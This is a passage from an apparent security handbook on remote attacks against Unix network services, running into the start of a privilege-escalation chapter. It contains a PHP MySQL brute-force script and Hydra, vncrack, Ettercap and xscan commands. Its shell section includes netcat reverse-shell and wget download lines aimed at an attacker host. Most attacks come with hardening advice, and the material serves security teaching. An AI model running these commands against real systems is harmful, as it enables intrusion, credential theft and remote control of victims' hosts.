Tools such as Ettercap can be used to sniff NNTP traffic across a network. Here is how you would use Ettercap to capture NNTP authentication data:

```
ettercap -C -N -m
```

Tunnel NNTP through SSH

Use SSH to tunnel NNTP traffic securely:

```
ssh username@remotenntpserver.somecompanyasanexample.com
-L119:127.0.0.1:119
```

Samba: 137 to 139 (TCP)

Samba uses the SMB (Server Message Block) protocol to share files and printers over the network. SMB is most commonly used by Microsoft Windows operating systems. See **http://www.samba.org/** for details on the Samba project.

Brute-Forcing Since Samba authenticates using a username and password pair, it is possible to brute-force user accounts.

Brute-Force Samba

Hydra can be used to brute-force SMB authentication:

```
[bash]$ hydra -L usernames.txt -P passwords.txt 10.0.0.1 smb
Reduced number of tasks to 1 (smb does not like parallel connections)
Hydra v2.2 (c) 2002 by van Hauser / THC - use allowed only for legal
purposes.
Hydra is starting! [parallel tasks: 1, login tries: 2 (l:2/p:1)]
[139][smb] login: joe   password: 5h4k33ls0und!
Hydra finished.
```

Prevent Samba Brute-Forcing

Please see "Common Defenses Against Brute-Force Attacks."

Sniffing It is possible to sniff password hashes transmitted over the network during Samba authentication. Once the hashes are captured, they must be brute-force cracked in order to obtain the real password.

Obtain Samba Password Hashes

Ettercap can be used to capture Samba hashes sent over the network during authentication. For example, here is how you would run Ettercap to collect SMB password hashes being transmitted over the network:

```
ettercap -C -N -m
```

Password crackers such as John the Ripper, available at **http://www.openwall.com/john/**, can be used to crack the obtained hashes.

Tunnel Samba Traffic Securely

Please see "Block and Tunnel Samba Traffic."

Samba Misconfigurations Samba is often misconfigured to share file systems with critical data. Remote users can exploit such a vulnerability to obtain sensitive system files located on the victim hosts.

Enumerate and Mount Remote Samba Shares

Use Samba's `smbclient` command to look up what file shares are being exported by the remote system:

```
[bash]$ smbclient -L smbserver -I 192.168.1.10 -U ''
added interface ip=192.168.1.1 bcast=192.168.1.255 nmask=255.255.255.0
Password:[enter]
Domain=[SOMECOMPANY] OS=[Unix] Server=[Samba 2.2.7]

        Sharename       Type      Comment
        ---------       ----      -------
        IPC$            IPC       IPC Service (.)
        ADMIN$          Disk      IPC Service (.)
        etc             Disk      configfiles

        Server               Comment
        ---------            -------
        SMBSERVER            SomeCompanyAsAnExample
        SAMBASERVER

        Workgroup            Master
        ---------            -------
        SOMECOMPANY          WMASTER
```

Now, since the preceding server has obviously been misconfigured to serve the /etc directory to the world, it can be mounted with the following `mount` command:

```
mount -t smbfs -o username='' //192.168.1.10/etc /mnt/smbshare
```

After mounting the /etc share, an intruder may grab the /etc/passwd file, which will be available on his or her host as /mnt/smbshare/passwd.

Block and Tunnel Samba Traffic

If running Samba, please consider the following suggestions:

- Configure your firewall to block Samba traffic.
- Consider using SSH to tunnel Samba traffic:

  ```
  ssh username@remotesmbserver.somecompanyasanexample.com
  -L139:127.0.0.1:139
  ```

IMAP2/IMAP4 (Internet Message Access Protocol 2/4): 143 (TCP)

IMAP2/4 is an e-mail access protocol used to access e-mail from a mailbox server. Its features include the ability to store e-mail on a remote location.

Brute-Forcing IMAP authentication is susceptible to brute-force attacks.

Brute-Force IMAP

Hydra can be used to brute-force IMAP:

```
[bash]$ hydra -L usernames.txt -P passwords.txt -s 143 192.168.1.1
imap
Hydra v2.2 (c) 2002 by van Hauser / THC - use allowed only for
legal purposes.
Hydra is starting! [parallel tasks: 4, login tries: 4 (l:1/p:4)]
[143][imap] login: pardesi   password: estd1948!!
Hydra finished.
```

Prevent IMAP Brute-Forcing

Please see "Common Defenses Against Brute-Force Attacks."

Sniffing It is possible to sniff IMAP traffic being transmitted over a network.

Sniff IMAP Traffic

Network sniffing tools such as Ettercap and Ethereal can be used to capture IMAP data being transmitted on the network.

Secure Alternatives

If using IMAP, consider acting upon the following suggestions:

- Use SSH to tunnel IMAP traffic:

  ```
  ssh -L143:127.0.0.1:143
  username@imapserver.somecompanyasanexample.com
  ```

- Use IMAPS as a secure replacement for IMAP.

HTTPS (Secure Hypertext Transfer Protocol): 443 (TCP)

HTTPS is HTTP over SSL (Secure Sockets Layer). HTTPS uses SSL in order to set up and maintain a secure channel, and therefore provides encrypted communication between the client and the server.

The command-line `openssl` tool can be used to connect to an HTTPS server:

```
openssl s_client -connect:server_ipaddress:443
```

OpenSSL is available at **http://www.openssl.org/**.

Software Vulnerabilities The following paragraph represents a recent OpenSSL vulnerability:

- **OpenSSL SSLv2 buffer overflow** OpenSSL is an open-source implementation of the SSL protocol. Versions of OpenSSL prior to 0.9.6e were found to contain a buffer overflow vulnerability that could lead to execution of arbitrary code on the server. Please see **http://www.kb.cert.org/vuls/id/102795** for details.

rexec: 512 (TCP)

The `rexec` command can be used to run commands on a remote host and display its output. Since `rexec` uses similar mechanisms as `rlogin`, please see the following "rlogin: 513 (TCP)" section.

rlogin: 513 (TCP)

The `rlogin` command is used to establish a terminal session with a remote host.

Brute-forcing Since a username and password combination is required to authenticate with `rlogin`, a brute-forcing tool such as Hydra can be used.

Sniffing The rlogin service uses a clear-text protocol. Network sniffer tools such as Ettercap or Ethereal can be used to sniff rlogin traffic on the network.

rlogin Misconfigurations In order to facilitate password-less logins, a user may have to place a file called .rhosts in his home directory with the following contents:

```
mukumouse.somecompanyasanexample.com jack
```

This will allow user jack from mukumouse.somecompanyasanexample.com to rlogin into his account on the host where the preceding .rhosts is placed without any password.

.rhosts Misconfigurations

Consider an .rhosts file in a user's home directory with the following contents:

```
+ +
```

Such a file will allow any user from any host to rlogin into the user's account with no password.

After a remote account is compromised, an intruder may place an .rhosts file in the victim's home directory with "+ +" as its contents as just shown. This allows the intruder continued access to the victim's account. Also, since the .rhosts file begins with a period, it is not shown when the victim user performs a directory listing using the `ls` command (unless the user specifies the `-a` flag along with the `ls` command).

Disable rlogin and Consider Alternatives

If running the rlogin service, please consider the following recommendations:

- Disable rsh, rlogin, and rexec services by commenting out the appropriate lines in your inetd.conf file.
- Consider using SSH as a secure replacement.

rsh: 514 (TCP)

The `rsh` command is used to execute commands on a remote machine. Since `rsh` uses similar mechanisms as rlogin, please see the preceding "rlogin: 513 (TCP)" section.

NNTPS (Secure Network News Transfer Protocol): 563 (TCP)

NNTPS is NNTP over SSL (Secure Sockets Layer). NNTPS uses SSL in order to set up and maintain a secure channel, and therefore provides encrypted communication between the client and the server.

The command-line `openssl` tool can be used to connect to an NNTPS server:

```
openssl s_client -connect:192.168.1.1:563
```

OpenSSL is available at **http://www.openssl.org/**.

Please see "NNTP (Network News Transfer Protocol): 119 (TCP)" for more information.

IMAPS (Secure Internet Message Access Protocol): 993 (TCP)

IMAPS is IMAP over SSL (Secure Sockets Layer). IMAPS uses SSL in order to set up and maintain a secure channel, and therefore provides encrypted communication between the client and the server.

The command-line `openssl` tool can be used to connect to an IMAPS server:

```
openssl s_client -connect:192.168.1.1:993
```

OpenSSL is available at **http://www.openssl.org/**.

Please see the earlier section "IMAP2/IMAP4 (Internet Message Access Protocol 2/4): 143 (TCP)" for more information.

POP3S (Secure Post Office Protocol 3): 995 (TCP)

POP3S is POP3 over SSL (Secure Sockets Layer). POP3S uses SSL in order to set up and maintain a secure channel, and therefore provides encrypted communication between the client and the server.

The command-line `openssl` tool can be used to connect to a POP3S server in order to obtain banner information:

```
openssl s_client -connect:192.168.1.1:995
```

OpenSSL is available at **http://www.openssl.org/**.

Please see the earlier section "POP3 (Post Office Protocol 3): 110 (TCP)" for more information.

NFS: 2049 (TCP and UDP)

See the earlier section "Portmapper: 111 (TCP)."

MySQL: 3306 (TCP)

MySQL is a popular open-source database software package. It is available from **http://www.mysql.com/**.

Brute-Forcing Since MySQL authenticates using a username and password pair, it is possible to attempt a brute-force attack against it.

Brute-Force MySQL

The following PHP script can be used to brute-force MySQL servers:

```
<?
/*Author: Nitesh Dhanjani [ hacknotes@dhanjani.com ]
This script attempts a brute-force attack on MySQL servers. Please
make sure $usernamefile and $passwordfile are set to filenames
containing usernames and passwords to attempt.*/

$usernamefile="usernames.txt";
$passwordfile="passwords.txt";

if($argc != 2)
```

```
{
    print "Usage: $argv[0] hostname\n";
    exit();
}

$ufilehandle=@fopen($usernamefile,"r");
$pfilehandle=@fopen($passwordfile,"r");

if((!$ufilehandle)||(!$pfilehandle))
{
    print("Could not open username or password file.\n");
    exit();
}

while($username=@fscanf($ufilehandle,"%s\n"))
{
    while($password=@fscanf($pfilehandle,"%s\n"))
        if(@mysql_connect ($argv[1],$username[0],$password[0]))
            print("SUCCESS!: $username[0], $password[0]\n");
}
print("DONE\n");
?>
```

Let us call the preceding file mssqlbrute.php. Here is an example usage of the script:

```
[bash]$ php -f mssqlbrute.php mssql.somecompanyasanexample.com
SUCCESS!: root, sqlMYp455!
DONE
```

The PHP programming language interpreter can be downloaded from **http://www.php.net/**.

Prevent MySQL Brute-Forcing

Please see "Common Defenses Against Brute-Force Attacks."

Sniffing MySQL uses a clear-text protocol to establish connections between the client and the server. Therefore, MySQL sessions can be sniffed by users on a network segment.

Sniff MySQL Traffic

Ettercap can be used to capture MySQL hashes sent over the network during authentication (Figure 4-1). In addition, because MySQL uses clear-text mechanisms to transfer data, a user session can be watched




Figure 4-1. Ethereal can be used to capture MySQL sessions.

using a network analyzer such as Ettercap or Ethereal. Ethereal can be downloaded from **http://www.ethereal.com/**.

Block and Harden MySQL

If you run MySQL servers on your hosts, please consider the following recommendations:

- Configure your firewall to block incoming connections to your MySQL server. In most cases, only local MySQL access is required.
- Harden your MySQL configuration to not accept connections from remote users. See **http://www.mysql.com/documentation/mysql/bychapter/manual_MySQL_Database_Administration.html#Privilege_system** for detailed instructions.

VNC (Virtual Network Computing): 5800+, 5900+ (TCP)

VNC is a remote-control software package that allows someone to access the desktop of a remote host. VNC is freeware and can be downloaded from **http://www.realvnc.com/**.

Brute-Forcing VNC instances require only a password in order to authenticate. Therefore, VNC accounts can be remotely brute-forced.

Brute-Force VNC

It is possible to attempt a brute-force attack on VNC using the `vncrack` tool available at **http://www.phenoelit.de/vncrack/**.

```
[bash]$ vncrack -h 10.0.0.1 -w passwords.txt
VNCrack - by Phenoelit (http://www.phenoelit.de/)
```

```
$Revision: 1.17 $

>>>>>>>>>>>>>>>
Password: test123
```

Additionally, it is possible to brute-force a VNC user's ~/.vnc/passwd file that contains a VNC password hash:

```
[bash]$ vncrack -C ~/.vnc/passwd
VNC password: test123
```

Prevent VNC Brute-Forcing

Please see "Common Defenses Against Brute-Force Attacks."

Sniffing It is possible to sniff VNC password hashes being transmitted over a network. Once a password hash has been obtained, it must be brute-force cracked in order to reveal the real password.

Sniff and Crack VNC Passwords

Use Ettercap to obtain the server challenge and client response hashes:

```
[bash]# ettercap -C -m -N

ettercap 0.6.9 (c) 2002 ALoR & NaGA

Your IP: 192.168.1.1 with MAC: 00:30:23:C1:00:00 on Iface: eth0

Loading plugins... Done.
Building host list for netmask 255.255.255.0, please wait...

Resolving 1 hostnames...

* |=================================================>| 100.00 %


Press 'h' for help...

 Sniffing (MAC based): ANY <--> ANY

 TCP + UDP packets... (default)

Collecting passwords...


10:04:28  192.168.1.1:6612 <--> 10.0.0.1:5901                VNC
```

```
USER: On display :0
PASS:

Server Challenge: 612b8f9e6dfe71ba27abff77ff99c106 Client 3DES:
4e2568a12e5e7825addbdff4d5190fd6
```

Now, use the `vncrack` tool discussed previously to crack the obtained hash:

```
[bash]$ vncrack -v -c 612b8f9e6dfe71ba27abff77ff99c106 -r
4e2568a12e5e7825addbdff4d5190fd6 -w passwords.txt
VNCrack - by Phenoelit (http://www.phenoelit.de/)
$Revision: 1.17 $
Challange: 612b8f9e6dfe71ba27abff77ff99c16
Response : 4e2568a12e5e7825addbdff4d519fd6

>>>>>>>>>>>>>>>
Password: test123
```

Active traffic between the VNC viewer and the VNC server is unencrypted and can be sniffed by someone on a network segment. However, at this time, no known tools exist that enable deciphering active VNC traffic being transmitted across a network.

Tunnel VNC Traffic Securely via SSH

Use SSH to tunnel VNC traffic securely. Please see **http://www.uk.research.att.com/vnc/sshvnc.html** for details.

VNC Misconfigurations It is possible to set a null password for VNC authentication. Many users choose to set null passwords, and this allows an intruder to gain complete control of their desktop.

Software Vulnerabilities VNC software has been known to suffer a few vulnerabilities. What follows is a list of some of a few recently announced vulnerabilities.

- **TightVNC Server Authentication Cookie Predictability Vulnerability** The `vncserver` program is itself a PERL script that is responsible for generating random X server authentication cookies. A vulnerability was found in TightVNC's `vncserver` implementation that caused it to generate predictable authentication cookies. This condition caused the possibility for an attacker to predict the necessary

response required to authenticate with the remote VNC server. See **http://securityfocus.com/bid/6905** for details.

- **TightVNC Repeated Challenge Replay Attack Vulnerability** The VNC authentication mechanism uses a challenge-response scheme in order to successfully authenticate a user. This causes different password hashes to be sent by the VNC client every time a user authenticates. A vulnerability found in TightVNC's software caused for similar challenge-responses to be requested by the VNC server. This enabled a malicious user on a network segment to reuse a previously gained password hash to authenticate as another user. More information is available at **http://securityfocus.com/bid/5296**.

X: 6000 to 6063 (TCP)

The X window system is a network-transparent window system used on various operating systems. It is most commonly used to provide a graphical front end to Unix and Linux operating systems.

X Misconfigurations The `xhost` program is used to add and delete hostnames to the list of hosts allowed to make connections to an X server. This provides rudimentary privacy control and security.

Abuse Misconfigured X Servers

Consider a user on 10.0.0.1 using `xhost` to allow connections from 192.168.1.3:

```
[bash]$ xhost +192.168.1.3
192.168.1.3 being added to access control list
```

Now, any user with an account on 192.168.1.3 may launch an X program and have it display on the X server running on 10.0.0.1. However, the following command will cause an X server to allow *any* host to connect to it:

```
[bash]$ xhost +
access control disabled, clients can connect from any host.
```

Consider a malicious user on 192.168.1.3 issuing the following command:

```
xwd -display 10.0.0.1:0 -root > screenshot.xwd
```

This command will create an image file called screenshot.xwd that will contain a screenshot of the 10.0.0.1 user's X session (see Figure 4-2). The `xwud` command can be used to view the screenshot.xwd file:

```
xwud -in screenshot.xwd
```




Figure 4-2. Victim's X session as captured by the xwd tool

The `xscan` command can be used to log keystrokes of a remote host that has issued the `xhost` command:

```
[bash]$ xscan 10.0.0.1
Scanning hostname 10.0.0.1 ...
Connecting to 10.0.0.1 (10.0.0.1) on port 6000...
Connected.
Host 10.0.0.1 is running X.
Starting keyboard logging of host 10.0.0.1:0.0 to file
KEYLOG10.0.0.1:0.0...
```

This `xscan` command will cause all keystrokes of the user on 10.0.0.1 to be logged to the file KEYLOG10.0.0.1:0.0. You can obtain `xscan` from **http://packetstormsecurity.org/**.

Many other tools are available that enable malicious users to take advantage of a user having issued an `xhost` command to allow connections from other hosts. Following is a list of a few such tools:

- `xwatchwin` Displays any window of the remote user's X session in real time. The `xwatchwin` tool is available for download at **http://packetstormsecurity.org/**.

- `xremote` Allows you to send mouse and keyboard events to a remote X session. This tool can be downloaded from **http://www.infa.abo.fi/~chakie/xremote/**.
- `xkey` Logs keystrokes of a remote user's X session, similar to `xscan`. It is available at **http://packetstormsecurity.org/**.

Block and Tunnel X

The following recommendations are suggested for those running X servers:

- Block ports 6000 to 6063 at your firewall. This will disable external hosts from connecting to internal X servers.
- Use SSH to tunnel X traffic securely:

```
ssh -X username@remotexserver.somecompanyasanexample.com
```

Web Proxies: (8000+ TCP)

Web proxies, as their name suggests, are used to proxy HTTP and HTTPS traffic.

Web Proxies Misconfigurations Web proxy misconfigurations can be abused using the methods described here. We will make use of the `desproxy` command-line tool, which uses the CONNECT method supported by HTTP/1.1 to establish TCP connections via web proxies. It can be downloaded from **http://desproxy.sourceforge.net/**.

Proxy Attacks

Misconfigured web proxies often allow intruders to proxy attacks. Consider the following `desproxy` command:

```
desproxy 10.0.0.1 23 192.168.1.1 8000 2300
```

After issuing this command, if the intruder telnets to port 2300 on his or her own host (127.0.0.1), he or she will be connected to the telnet port (23) of 10.0.0.1 via the vulnerable web proxy (192.168.1.1) listening on port 8000. Since the victim host will log only incoming connections from the web proxy IP address of 192.168.1.1, the attacker would have successfully abused the web proxy in order to proxy his or her attacks.

If an intruder already has control of a host on an internal network that does not allow outbound TCP connections, the intruder can use `desproxy` to establish TCP connections on external hosts via an available web proxy.

Reverse-Proxy Attacks

Often, misconfigured web proxies can be used to establish connections to hosts that exist on an internal network that the web proxy host has access to. In the earlier example, suppose 10.0.0.1 was the IP address of a host that is only accessible from the internal network that the web proxy (192.168.1.1) was located on. The command in that example would thus allow an attacker to connect to the telnet port of the internal host via the vulnerable web proxy.

Block Incoming Connections

Configure your firewall rules to block incoming connections to your organization's web proxies.

Application Vulnerabilities

Applications are also subject to vulnerabilities that can cause a remote compromise of the host running the client application. However, such vulnerabilities are very difficult to exploit remotely. Although it is not possible to list all the applications that have been known to be remotely exploitable, these vulnerabilities document some well-known applications that have been susceptible to remote compromise.

Malformed NFS and BGP Packet Buffer Overflow Vulnerabilities in tcpdump

The `tcpdump` program is the most widely used command-line packet analyzer. A buffer overflow vulnerability was discovered in `tcpdump`'s handling of malformed NFS (Network File System) packets. This vulnerability made it possible for arbitrary instructions to be executed on the host running `tcpdump` when malicious NFS packets were intentionally sent over the network. Please see **http://securityfocus.com/bid/4890**.

Another `tcpdump` vulnerability was found to exist due to improper handling of malformed BGP packets. See **http://securityfocus.com/bid/6213** for more information.

Netscape/Mozilla POP3 Mail Handler Integer Overflow Vulnerability

This vulnerability caused a buffer overflow condition to occur in the Netscape/Mozilla browser's mail client when malicious data was sent

by a POP3 server. If an attacker were to gain control of a POP3 server, he or she could cause the POP3 server to respond with malicious data in order to execute arbitrary commands on the Netscape/Mozilla user's host. More information is available at **http://securityfocus.com/bid/6254**.

BitchX Remote Heap Corruption Vulnerability

BitchX is a popular IRC (Internet Relay Chat) client. When a long hostname was supplied to a BitchX client, a memory corruption condition was observed. This vulnerability could be abused by a malicious IRC server in order to execute commands on the host running BitchX. Information about this vulnerability is available at **http://securityfocus.com/bid/7096**.

PGP4Pine Long Message Line Buffer Overflow Vulnerability

PGP4Pine adds PGP support to the Pine e-mail client. A vulnerability was found in PGP4Pine that occurs due to insufficient bounds checking of an e-mail containing PGP data. An attacker may send a maliciously crafted e-mail to exploit this vulnerability in order to execute arbitrary commands on the host running PGP4Pine. Please see the web site **http://securityfocus.com/bid/7071** for more information.

Prevent Application Vulnerability Exploits

The following recommendations are suggested in order to minimize susceptibility against application vulnerabilities:

- Keep up-to-date with software patches.
- Subscribe to vulnerability watch lists such as Bugtraq. (Visit **http://securityfocus.com/cgi-bin/sfonline/subscribe.pl** for more information. See the "Online Resources" section in the Reference Center of this book for pointers to many other security resources.)

NESSUS

It is quite a laborious task to audit a large number of hosts for remote vulnerabilities. Nessus is a security scanner that can be used to run automated checks for remote vulnerabilities against a set of target hosts (see Figure 4-3). Although many commercial network scanners are available today, Nessus is worthy of special mention because it is free, open-source, reliable, and very flexible. After a scan is completed, Nessus provides the client with pretty vulnerability reports that can be




Figure 4-3. Nessus in action

saved in various formats, including HTML. Nessus is available at **http://www.nessus.org/**.

Nessus is designed to support a client/server architecture. The Nessus server (`nessusd`) is in charge of performing vulnerability checks against target hosts. The `Nessus` client program (`nessus`) can be used to connect to the server to configure and spawn checks. Communication between the Nessus client and server is encrypted.

Since the design of Nessus is very modular, it is easy to write your own security checks. Nessus security checks can be written using the C programming language or Nessus's own NASL (Nessus Attack Scripting Language). See Chapter 10 for details on NASL.

OBTAINING A SHELL

Once an attacker is successful in exploiting a remote service or application by remotely executing arbitrary commands on the victim host, he or she will want to obtain a remote shell in order to continue exploiting the victim host.

Using Netcat to Obtain a Remote Shell

The following steps can be taken to obtain a remote shell:

1. **Upload Netcat** Netcat can be used to send a remote shell across the network. First, you must place Netcat on the vulnerable host. This can be done by executing the following `tftp` command on the victim host:

   ```
   tftp -i attacker's_ip_address nc
   ```

   The attacker must of course be running an accessible TFTP server with a Netcat binary placed in the TFTP home directory (usually /tftpboot) in order for the preceding upload to be successful.

   Instead of TFTP, the `wget` tool can be executed on the victim machine to obtain a Netcat binary that is placed on the attacker's web server:

   ```
   wget http://attacker's_ip_address/nc
   ```

   Alternatively, the attacker can upload the Netcat binary onto the victim host using the FTP command-line client:

   ```
   ftp -n ftpscript
   ```

   where ftpscript is a text file containing:

   ```
   open attacker's_ftp_server_ip_address
   user user_on_attacker's_ftp_server user_password
   bin
   get nc
   bye
   ```

   This ftpscript can be created by running the following `echo` command on the vulnerable host:

   ```
   echo open attacker's_ftp_server_ip_address >
   ftpscript; echo user user_on_attacker's_ftp_server
   user_password >> ftpscript; echo bin >> ftpscript;
   echo get nc >> ftpscript; echo bye >> ftpscript
   ```

2. **Use Netcat** Once Netcat is placed on the victim's machine, it can be used to listen on an arbitrary port and serve a shell upon connect:

   ```
   ./nc -e /bin/sh -l -p 9999
   ```

   Now, all the attacker needs to do is connect to the victim's port 9999 in order to receive a command shell:

```
nc victim's_ip_address 9999
```

Netcat can also be instructed to connect to the intruder's port in order to serve the command shell. First the attacker must listen on a port:

```
nc -v -n -l -p 9999
```

Now, the following must be executed on the victim's host:

```
./nc -e /bin/sh attacker's_ipaddress 9999
```

Netcat by default does not enable the `-e` option, which is used to execute a program after a connection is made. Netcat must be compiled with the `-DGAPING_SECURITY_HOLE` flag if you want it to support the `-e` flag. Remember to do this before uploading the Netcat binary onto the victim's host.

Using xterm to Obtain a Remote Shell

If the victim host has X terminal client software such as xterm installed, the attacker can execute it in order to receive a remote shell:

```
xterm -display attacker's_ip_address:0.0 &
```

This command will cause an instance of xterm to execute on the victim host and display on the attacker's X server. Of course, the attacker must first run the following command to allow xterm to display on his or her X server:

```
xhost +victim's_ip_address
```

Prevent Attackers from Obtaining Remote Shells

Here are a few steps you can take to make it difficult for intruders to obtain a remote shell:

- Configure your firewall to block all unused ports. In addition, tighten firewall rules to also restrict outgoing connections. For example, a host whose purpose is to only act as a web server must not be allowed to initiate outbound connections on any port.
- Uninstall client software such as telnet, ftp, wget, and tftp from production hosts.
- Uninstall X programs and libraries from production hosts.

PORT REDIRECTION

Port redirection techniques can be used to circumvent weak firewall rules to connect to services that run on ports that are filtered by a firewall. To facilitate port redirection, we will be making use of Zebedee, a command-line tool available at **http://www.winton.org.uk/zebedee/**. It is assumed that Zebedee is available on the victim machine. If not, then use the methods described in the earlier "Upload Netcat" section to upload a Zebedee binary onto the victim host.

Local Port Redirection

Suppose an intruder needs to connect to a MySQL server on a host that has been compromised. If there is a firewall on or before the compromised host that allows inbound connections only on port 80, the intruder may execute the following on the victim machine:

```
[victim_host]$ zebedee -T 80 -s 127.0.0.1:3306
```

Next, the intruder may execute the following on his or her machine:

```
[intruder's_host]$ zebedee -T 80 victim's_ip_address
3306:127.0.0.1:3306
```

This will cause the Zebedee process on the intruder's host to connect to the Zebedee process listening on port 80 of the victim's host. The intruder may now connect to port 3306 of his or her host (127.0.0.1) in order to connect to port 3306 of the victim's host via the Zebedee tunnel.

An intruder may run the `ifconfig` and `route -n` commands on the victim host to identify additional network cards that may allow connections to internal networks. Instead of specifying 127.0.0.1 in the Zebedee command just described, the attacker may instead specify the IP address of an internal machine. This will cause Zebedee, which is listening on port 80 of the victim host, to redirect traffic to the specified internal host and port.

Remote Port Redirection

Consider the case where a firewall on or before a victim host does not allow for any inbound connections and allows outbound connections only on port 80.

We can use Zebedee to perform remote port forwarding, which will cause the Zebedee process running on the intruder's host to wait for a connection from the client Zebedee process on the victim host.

First, the intruder must run the following command on his or her host:

```
[intruder's_host]$ zebedee -l 3306:*:3306 -T 80
```

Now, the intruder must run the following on the victim host:

```
[victim_host]$ zebedee -T 80 -c intruder's_ip_address -s 127.0.0.1
```

This command will cause the Zebedee server process on the victim host to initiate an outbound connection to the Zebedee client process listening port 80 of the intruder's host. When the intruder connects to port 3306 of his or her machine (127.0.0.1), he or she will in turn be connected to port 3306 of the victim's machine via the Zebedee tunnel.

An intruder may run the `ifconfig` and `route -n` commands on the victim host to identify additional network cards that may allow connections to internal networks. The intruder may use an internal IP address instead of 127.0.0.1 in the preceding command to perform remote port-forwarding of ports listening on hosts in the victim's internal network.

Harden Firewall Rules

Tighten your firewall rules as much as possible. Make sure to also restrict outgoing connections. For example, a host whose purpose is to only act as a web server must not be allowed to initiate outbound connections on any port.

CRACKING /etc/shadow

Most Unix and Linux distributions use shadowed passwords by default, where encrypted password hashes are stored in the /etc/shadow file. This file is readable only by root. Assuming an intruder has gained root access to a host, he or she may use a password cracker to crack the password hashes.

Using John to Crack /etc/shadow

John the Ripper can be used to crack /etc/passwd:

```
[bash]# john /etc/shadow
Loaded 2 passwords (FreeBSD MD5 [32/32])
trycr4ck1ngme            (root)
johnnypwd                (john)
```

John the Ripper is available at **http://www.openwall.com/john/**.

Use Strong Passwords

Take the following steps to harden password requirement policies and to ensure strong passwords:

- Force users to use strong passwords. Utilities such as `npasswd`, available at **http://www.utexas.edu/cc/unix/software/npasswd/**, and `pam_passwdqc`, available at **http://www.openwall.com/passwdqc/**, help enforce strong password policies.
- Harden allowed password age and length. Depending upon your distribution, edit /etc/default/passwd or /etc/login.defs to do this.
- Consider the use of dynamic password schemes such as S/KEY and SecurID.

SUMMARY

This chapter focused on techniques used by intruders to remotely compromise vulnerable hosts. Tactics such as brute-forcing, sniffing, man-in-the-middle attacks, password cracking, port redirection, exploits against misconfigurations, buffer overflow, and other software vulnerabilities were discussed. Once an intruder has gained remote access to a vulnerable host, he or she will want to maintain access and escalate privileges using the methods described in the following chapters.

Chapter 5

Privilege Escalation

IN THIS CHAPTER:

- Exploiting Local Trust
- Group Memberships and Incorrect File Permissions
- "." in PATH
- Software Vulnerabilities
- Summary

Many vulnerabilities allow intruders to gain nonprivileged access to remote hosts. After obtaining normal user privileges, the next logical step for an intruder to take is to gain *root* (superuser) access. In addition to external intruders, malicious local users may also attempt to exploit local vulnerabilities in order to obtain superuser privileges.

The act of elevating privileges to that of the superuser is usually referred to as *privilege escalation.* This chapter describes various methods an individual with normal user privileges may attempt to obtain superuser privileges.

EXPLOITING LOCAL TRUST

In most cases, firewalls are configured to restrict access from external hosts and networks. Traffic on the loopback interface (127.0.0.1) is often unrestricted. In fact, filtering traffic on the loopback interface may cause many applications to break. A local user may use this condition to his or her advantage and attempt to scan, enumerate, and exploit services that aren't accessible remotely. Therefore, once an attacker has gained local user access to a host, he or she may attempt all the hacking techniques described in the previous chapters of this book in order to escalate privileges.

GROUP MEMBERSHIPS AND INCORRECT FILE PERMISSIONS

